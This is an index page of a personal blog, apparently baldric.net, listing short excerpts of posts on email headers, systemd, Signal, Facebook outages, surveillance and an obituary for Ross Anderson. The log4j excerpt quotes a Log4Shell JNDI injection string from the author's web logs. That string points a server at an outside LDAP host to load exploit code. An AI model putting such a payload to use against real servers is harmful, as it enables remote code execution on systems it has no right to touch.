
I have just discovered, shamefully late, that Ross Anderson died at his Cambridge home at the end of last month. He was only 67. Anderson was Professor of Security Engineering at the Cambridge University’s Department of Computer Science and Technology. He had worked at the University since the early 1990s. Professor Anderson was famously rabidly …
Category: trivial musing
Permanent link to this article: https://baldric.net/2024/04/30/ross-anderson/
Dec 21 2023
SIS troubles
Yesterday’s i newspaper lead with a report that SIS HQ at Vauxhall Cross could be overlooked from a flat in the new residential property built at St George Wharf. Said flat was reportedly purchased by Russians with links to a Soviet era property in Moscow which is roughly 300 metres away from the “Russian Intelligence …
Permanent link to this article: https://baldric.net/2023/12/21/sis-troubles/
Mar 23 2023
custom headers in claws mail

My last post described how to add a custom X-header to outgoing email in postfix. But of course this approach is rather a blunt instrument because it necessarily adds the header to all outbound mail which originates from my server. In my particular case that does not matter overmuch, because any and all mail accounts …
Permanent link to this article: https://baldric.net/2023/03/23/custom-headers-in-claws-mail/
Mar 14 2023
postfix x-headers
In my post last week about the X-Clacks-Overhead HTTP header I mentioned that I had added the header to my postfix configuration as outlined in the advice given at gnuterrypratchett.com. As it turns out that advice does not work exactly as I wanted. Firstly, and most importantly, using the “header_checks” table is sub-optimal because it …
Permanent link to this article: https://baldric.net/2023/03/14/postfix-x-headers/
Mar 10 2023
comment block
Sadly, over the last few posts I have received way too many attempted porn links as comments. They don’t reach the public face of trivia because of my comment policy, but they are becoming tiresome in the extreme and I have to edit the damned things so I have (hopefully temporarily) turned off all comments.
Permanent link to this article: https://baldric.net/2023/03/10/comment-block/
Mar 09 2023
X-Clacks-Overhead
For some years now I have included the “X-Clacks-Overhead” header in trivia’s lighttpd.conf as a tribute to the late great Sir Terry Pratchett. I am a huge fan of Pratchett’s Discworld series. You may not see the header when you browse trivia, but it is there. Users of linux based systems can easily inspect the …
Permanent link to this article: https://baldric.net/2023/03/09/x-clacks-overhead/
Feb 19 2023
lost car

Last month I posted an article about the press reports of chinese software and hardware “found” in cars and how that could lead to the cars being tracked by the chinese state (or other hostile agencies). I was therefore delighted to see the cartoon below in issue 1591 of Private eye. I am indebted to …
Permanent link to this article: https://baldric.net/2023/02/19/lost-car/
Jan 16 2023
mobile (in)security
In my last post, an ex GCHQ staffer is quoted as saying: “If you’re stepping back a bit and saying what cars do park outside GCHQ or somewhere like Porton Down then you have the pool of information there if you ever need it.” which got me wondering about how secure existing protective measures around …
Permanent link to this article: https://baldric.net/2023/01/16/mobile-insecurity/
Jan 16 2023
brakes-as-a-service
Some parts of the UK press have been reporting recently on the “discovery” of “hidden Chinese tracking devices” in a UK Government car (the original inews report is behind a paywall). The reports quote a “serving member of the British intelligence community” as telling the i newspaper: “It [the tracking SIM] gives the ability to survey …
Permanent link to this article: https://baldric.net/2023/01/16/brakes-as-a-service/
Dec 30 2022
signal failure
I use signal as my instant messenger app on my ‘phone and I have the desktop version installed on my, well, desktop. Signal was written by the kind of people I trust and in my view it is infinitely better than plain unencrypted SMS and much better than any of the alternative IMs around (whatsapp, …
Permanent link to this article: https://baldric.net/2022/12/30/signal-failure/
Oct 09 2022
systemd free
Way back in February of this year when I concluded my rant about systemd I said: “Given that Ubuntu is tied closely to systemd and will be implementing the ridiculous systemd-homed.service shortly, and that Mint is based on Ubuntu and will perforce probably follow, I have now given up on Mint and moved to another …
Permanent link to this article: https://baldric.net/2022/10/09/systemd-free/
Feb 03 2022
no systemd
I have mentioned before that I really, really, really do not like systemd. Whilst it remained a simple replacement for init (albeit with some peculiarites) I could put up with it so long as it didn’t get in my way, or my way of working. After all, if all the major distro developers were convinced …
Permanent link to this article: https://baldric.net/2022/02/03/no-systemd/
Feb 02 2022
why reykjavik?

For some time now I have been getting spam about property sales. Almost all of the ones that get through (I edit my spam filters to stop the bulk of them) take the form of offering me the chance to buy in to “off-plan developments” in various places, some in the UK, others in obvious …
Permanent link to this article: https://baldric.net/2022/02/02/why-reykjavik/
Dec 29 2021
trivia’s birthday
My old friend Rob has just messaged me to question why I missed noting trivia’s birthday this year (born 24th of December 2006, so now an astonishing 15 years old and almost eligible to vote). So this is for you Rob. No, I haven’t forgotten. and no I am not dead. Happy New Year to …
Permanent link to this article: https://baldric.net/2021/12/29/trivias-birthday/
Dec 17 2021
log4j
I guess that there are a lot of busy sysadmins around at the moment. My web logs are full of crud like: “GET /$%7Bjndi:ldap://123.345.567:789/Exploit%7D” and much lengthier entries trying to exploit the log4j vulnerability. In my case (and for this instance) I’m not that bothered because, luckily, I don’t run Apache, or any of its …
Permanent link to this article: https://baldric.net/2021/12/17/log4j/
Oct 22 2021
rebranding may not work

El Reg has commented on Facebook’s announced intention to rebrand itself in much the same way that Google introduced a new overaching company named Alphabet. In typical Reg fashion they have asked the readership what they think would be the best name. The results currently favour SPECTRE by some large margin. As usual, the Reg …
Permanent link to this article: https://baldric.net/2021/10/22/rebranding-may-not-work/
Oct 15 2021
zuck off facebook
Or how to block the entire Facebook network. In my last post on Facebook’s misfortunes I mentioned that my wife initially blamed me, assuming it was just local and that I had made some new change to my local network configuration. Now whilst I do actually bin some of Facebook’s more annoying subdomains (such as …
Permanent link to this article: https://baldric.net/2021/10/15/zuck-off-facebook/
Oct 04 2021
I know I shouldn’t laugh

But in what looks to me very like a DNS snafu, Facebook, Whatsapp and Instagram all disappeared today for a huge swathe of users from around 16.20 UK time. Downdetector shows: (I love that big red button in the middle of the page which says “I have a problem with Facebook”. Yes I do, and …
Permanent link to this article: https://baldric.net/2021/10/04/i-know-i-shouldnt-laugh/
Sep 09 2021
dirty laundry
I have lately been reading Charlie Stross’s excellent Laundry Files series. In that series, the main protagonist is Bob Howard, one time sysadmin for the Department of Transport, since recruited by the “Laundry” which is that part of HMG’s Security Service which deals with countering Occult Threats. Bob’s IT skills are wide, deep and varied …
Permanent link to this article: https://baldric.net/2021/09/09/dirty-laundry/
Sep 06 2021
check2ip gone

For many years now I have used check2ip to, well, check my IP address. That service on a single page on the net gave me a quick snapshot of my current address and the DNS servers I was resolving against. I used it because I have a bunch of VPNs (and usually route my traffic …
Permanent link to this article: https://baldric.net/2021/09/06/check2ip-gone/
Sep 04 2021
stop starttls
I have been a subscriber to Hanno Böck’s Feisty Duck TLS Newsletter for some time. Böck’s newsletters provide a useful service to TLS users. I am also a big fan of Ivan Ristić’s “Openssl cookbook” which is available as a free download from the Feistyduck website. A couple of days ago the latest Feistyduck newsletter …
Permanent link to this article: https://baldric.net/2021/09/04/stop-starttls/
May 27 2021
nothing to hide, nothing to fear
I recently came across this rather nice (spoof) NSA site describing the work of the Agency’s “Domestic Surveillance Directorate”. That Directorate supposedly exists to protect the citizen from the usual suspects (terrorists, paedophiles, criminals) and is tasked with data collection and analysis to support that end. The site says: “Our value is founded on a …
Permanent link to this article: https://baldric.net/2021/05/27/nothing-to-hide-nothing-to-fear/
May 15 2021
fastboot oem get_unlock_data hangs on moto g7 plus
I am posting this in the hope it may help others who find themselves in a similar position to myself. I have recently upgraded my mobile ‘phone (from a Motorola Moto X4) to a Moto G7 plus. I chose this particular phone because I like Motorolas. I like the fact that they are relatively cheap …
Permanent link to this article: https://baldric.net/2021/05/15/fastboot-oem-get_unlock_data-hangs-on-moto-g7-plus/
May 02 2021
is it me?

I found this on flipboard. Take a look at the headline. Oh yes indeed. My browsing will be so much more private if I pass everything through a google VPN.
Permanent link to this article: https://baldric.net/2021/05/02/is-it-me/